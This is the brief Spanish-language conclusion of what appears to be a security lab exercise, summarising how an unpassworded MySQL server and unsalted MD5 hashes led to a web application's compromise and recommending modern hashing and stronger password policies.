El ejercicio demostró exitosamente:

Vulnerabilidad real: MD5 sin salt puede crackearse en milisegundos

Falta de políticas: Contraseñas comunes no son rechazadas

Cadena de ataque: Una vulnerabilidad (MySQL sin contraseña) lleva a otra (credenciales crackeadas)

Impacto crítico: Acceso completo a aplicación web comprometida

Lección aprendida: La seguridad es una cadena; un eslabón débil compromete todo el sistema. La implementación de algoritmos de hash modernos y políticas de contraseñas robustas es esencial en cualquier aplicación web.